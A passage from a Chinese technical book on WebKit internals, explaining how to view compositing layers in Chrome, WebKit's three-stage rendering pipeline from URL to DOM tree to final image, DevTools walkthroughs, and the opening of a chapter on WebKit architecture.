3. 在“General”标签页里的选项“Show composited layer borders”前打钩。
4. 页面中将会显示网页的层次结构，如图 2-5 中左侧的图片所示。

当用户操作步骤三时，Chrome 会为每个层次（其实是为图形层，但是这里可以近似等价于本章的层次分析，第 8 章会分析两者的联系和差别）的边界画上一个框，用以标记它们。如图 2-5 所示，其中包含很多的实线框，它们是层的边界。




图 2-5 示例代码 2-1 网页的层次结构

我们将结果同层次结构图 2-3 对应起来，以便于直观地理解。“层 1”和“层 2”

被设置 3D 变换，所以边框成平行四边形，而不是“根层”的矩形状。同理，“层 3”和“层 4”也被设置 3D 变换，但是发现角度比“层 2”更大，原因在于 3D 变换的叠加效应。回顾示例代码 2-2 可以发现，两个“canvas”元素本身需要进行 3D 变换，同时它们的父亲“div”元素也需要，两者叠加，出现了图中所示的状况。

细心的读者也许会发现“根层”中包含很多大小一样的方块，同时，“层 2”也是一样，这是 WebKit 故意将它们划分成小块的瓦片所致，这些都会在第 8 章中得到解释。

有兴趣的读者可以尝试修改网页的代码，看看都会发生些什么。同时，还可以尝试一下示例代码 2-1 所表示的网页，然后依照上面的步骤，查看一下网页的层次结构，比较一下该层次结构跟图 2-5 有什么不同。

2.3 WebKit 的网页渲染过程

2.3.1 加载和渲染

浏览器的主要作用就是将用户输入的“URL”转变成可视化的图像。按照某些文档的分析，这其中包含两个过程，其一是网页加载过程，就是从“URL”到构建 DOM 树；其二是网页渲染过程，从 DOM 树到生成可视化图像。其实，这两个过程也会交叉，很难给予明确的区分，所以，为了简单起见，本书统称这两个过程为网页的渲染过程。

网页渲染还有一个特性，那就是网页通常比我们的屏幕可视面积要大（在移动设备上尤其明显），而当前可见的区域，我们称为视图（viewport），这一概念后面会详细介绍和频繁使用到。因为网页比可视区域大，所以浏览器在渲染网页的时候，一般会加入滚动条以帮助翻滚网页。就用户体验来说，垂直方向滚动效果好于水平方向。

2.3.2 WebKit的渲染过程

第1章介绍过网页的一般渲染过程，这里笔者重点阐述WebKit中的具体模块以及在渲染过程中的作用，让读者对WebKit有个全局性的了解，这其中的每个细节都会在后面的章节逐步展开。

让我们回顾一下这个过程中的数据和模块，数据包括网页内容、DOM、内部表示和图像，模块则包括HTML解释器、CSS解释器、JavaScript引擎以及布局和绘图模块。下面深入这些模块并对它们做进一步的细化。

根据数据的流向，这里将渲染过程分成三个阶段，第一个阶段是从网页的URL到构建完DOM树，第二个阶段是从DOM树到构建完WebKit的绘图上下文，第三个阶段是从绘图上下文到生成最终的图像。

为了描述这个过程，下面笔者会将WebKit中的一些细节展示给大家，可能其中一些对读者来说很陌生，不过没关系，笔者会逐步来分析它们。图2-6显示的是将渲染过程分为三个阶段的示意图，主要是针对WebKit中的逻辑来描述的。




图2-6 从网页URL到DOM树

图 2-6 描述的是从网页 URL 到构建完 DOM 树这个过程，数字表示的是基本顺序，当然也不是严格一致，因为这个过程可能重复并且可能交叉。

具体的过程如下。

1. 当用户输入网页 URL 的时候，WebKit 调用其资源加载器加载该 URL 对应的网页。
2. 加载器依赖网络模块建立连接，发送请求并接收答复。
3. WebKit 接收到各种网页或者资源的数据，其中某些资源可能是同步或异步获取的。
4. 网页被交给 HTML 解释器转变成一系列的词语（Token）。
5. 解释器根据词语构建节点（Node），形成 DOM 树。
6. 如果节点是 JavaScript 代码的话，调用 JavaScript 引擎解释并执行。
7. JavaScript 代码可能会修改 DOM 树的结构。
8. 如果节点需要依赖其他资源，例如图片、CSS、视频等，调用资源加载器来加载它们，但是它们是异步的，不会阻碍当前 DOM 树的继续创建；如果是 JavaScript 资源 URL（没有标记异步方式），则需要停止当前 DOM 树的创建，直到 JavaScript 的资源加载并被 JavaScript 引擎执行后才继续 DOM 树的创建。

在上述的过程中，网页在加载和渲染过程中会发出“DOMConent”事件和 DOM 的“onload”事件，分别在 DOM 树构建完之后，以及 DOM 树建完并且网页所依赖的资源都加载完之后发生，因为某些资源的加载并不会阻碍 DOM 树的创建，所以这两个事件多数时候不是同时发生的。

接下来就是 WebKit 利用 CSS 和 DOM 树构建 RenderObject 树直到绘图上下文，如图 2-7 所示的过程。

这一阶段的具体过程如下。

1. CSS 文件被 CSS 解释器解释成内部表示结构。
2. CSS 解释器工作完之后，在 DOM 树上附加解释后的样式信息，这就是 RenderObject 树。




图 2-7 从 CSS 和 DOM 树到绘图上下文

3. RenderObject 节点在创建的同时，WebKit 会根据网页的层次结构创建 RenderLayer 树，同时构建一个虚拟的绘图上下文。其实这中间还有复杂的内部过程，具体在后面专门的章节做详细介绍。

RenderObject 树的建立并不表示 DOM 树会被销毁，事实上，上述图中的四个内部表示结构一直存在，直到网页被销毁，因为它们对于网页的渲染起了非常大的作用。

最后就是根据绘图上下文来生成最终的图像，这一过程主要依赖 2D 和 3D 图形库，如图 2-8 所示。




图 2-8 从绘图上下文到最终的图像

图中这一阶段对应的具体过程如下。

1. 绘图上下文是一个与平台无关的抽象类，它将每个绘图操作桥接到不同的具体实现类，也就是绘图具体实现类。
2. 绘图实现类也可能有简单的实现，也可能有复杂的实现。在 Chromium 中，它的实现相当复杂，需要 Chromium 的合成器来完成复杂的多进程和 GPU 加速机制，这在后面会涉及。
3. 绘图实现类将 2D 图形库或者 3D 图形库绘制的结果保存下来，交给浏览器来同浏览器界面一起显示。

这一过程实际上可能不像图中描述的那么简单，现代浏览器为了绘图上的高效性和安全性，可能会在这一过程中引入复杂的机制。而且，绘图也从之前单纯的软件渲染，到现在的 GPU 硬件渲染、混合渲染模型等方式，这些同样会以单独的章节加以剖析。

上面介绍的是一个完整的渲染过程。现代网页很多是动态网页，这意味着在渲染完成之后，由于网页的动画或者用户的交互，浏览器其实一直在不停地重复执行渲染过程。

2.3.3 实践：从网页到可视化结果

让笔者以示例代码 2-1 中的网页为例说明浏览器如何从用户输入 URL（下面的例子中是“example1.html”）开始到最后生成可视化结果的过程。

先解释第一阶段——从网页的 URL 到构建完 DOM 树。方法也很简单，步骤如下。

首先，打开 Chrome 浏览器的开发者工具，单击“Network”按钮。

其次，输入网页的 URL，可以看到如图 2-9 的界面（除掉三个文本框“资源加载”等）。




图 2-9 资源加载和 DOM 树的建立

图中的上半部分是网页的渲染结果，下半部分是 Chrome 开发者工具显示的网页加载的结果。从中可以看出，该网页包含两个资源，一个是主 HTML 页面，另一个是“apic.png”的图片。加载它们的顺序当然是先 HTML 页面，然后是图片。这其中读者可以看到两条竖线。左侧的竖线表示 DOM 已经创建完成，右侧竖线表示资源都加载完成，图中可以看到右侧竖线是在图片加载完一段时间之后出现的。右侧竖线之后，第一阶段即告完成。

接下来是第二阶段和第三阶段，它们在下面被一起描述。同样以示例代码 2-1 的网页为例加以说明。如图 2-10 所示，得到示意图的步骤如下。

首先，打开 Chrome 浏览器并输入示例网页的 URL。

其次，打开 Chrome 浏览器的开发者工具，单击“Timeline”按钮，它表示的是根据时间来获取网页渲染的动作过程。

再次，单击最下面一栏的“●”按钮，表示开始记录渲染中的操作，然后刷新网页（按 F5 即可），重新渲染网页。

最后，网页显示出来后，再按一下“●”按钮就会得到上图所示的效果，它表

示停止收录这些数据。




图 2-10　网页渲染的全过程细分图

图中已经标明对应的阶段，第一阶段得到的信息与图 2-9 的信息类似，只是表现形式不一样。图中的“第二阶段”只是显示了“布局计算”部分，内部数据结构的创建没有在图中显示出来，这没关系，不妨碍我们对这个阶段的理解。图中的“第三阶段”则是实际的绘图阶段，里面包括“paint”（表示绘制节点）和“composite Layers”（合成网页的层次），这里主要是启动了硬件渲染，第 8 章再做详细介绍。

通过上面的介绍，相信读者基本上理解了这一过程，这有助于我们编写合适和高效的代码，启示至少有以下两点。

1. 通过阶段化分析，网页开发者理解“onload”事件和“DOMContentLoaded”事件什么时候被触发，从而可以在 JavaScript 代码中注册相应的回调函数。
2. 在 DOM 的构建过程中需要执行 JavaScript 代码，所以需要特别注意这部分代码对网页 DOM 的访问问题，因为这个时候 DOM 可能还未创建完成，因而 JavaScript 代码不能访问 DOM 结构。

第3章 WebKit架构和模块

从本章开始，正式进入介绍 WebKit 的内部原理部分。这一章从 WebKit 内部的主要结构和模块开始，随后介绍基于 WebKit 的 Chromium 浏览器的内部结构和模块，并介绍多线程和多进程模型，并将 Chromium 的多进程模型同 WebKit2 的多进程模型进行比较，剖析目前前沿的浏览器架构和设计理念。

3.1 WebKit 架构及模块

3.1.1 获取 WebKit

WebKit 是一个开源项目，读者可以很方便地从 www.webkit.org 官方网站下载源代码，目前支持 svn 和 git 两种代码管理方式，笔者偏好使用 git。

编译 WebKit 也相对简单，运行脚本“Tools/ Scripts/build-webkit–help”[1]查看帮

[1] 在目前 Chromium 依赖的 Blink 中，已经将该脚本移除掉了，读者可能需要参考 www.chromium.org 上的指令来编译它。

助了解详细情况。因为 WebKit 支持不同的浏览器，采用不同的移植所以你需要选择编译哪个移植，例如编译 gtk 版 WebKit、Qt 版 WebKit 或者 Safari 版 Webkit 等。

3.1.2 WebKit 架构

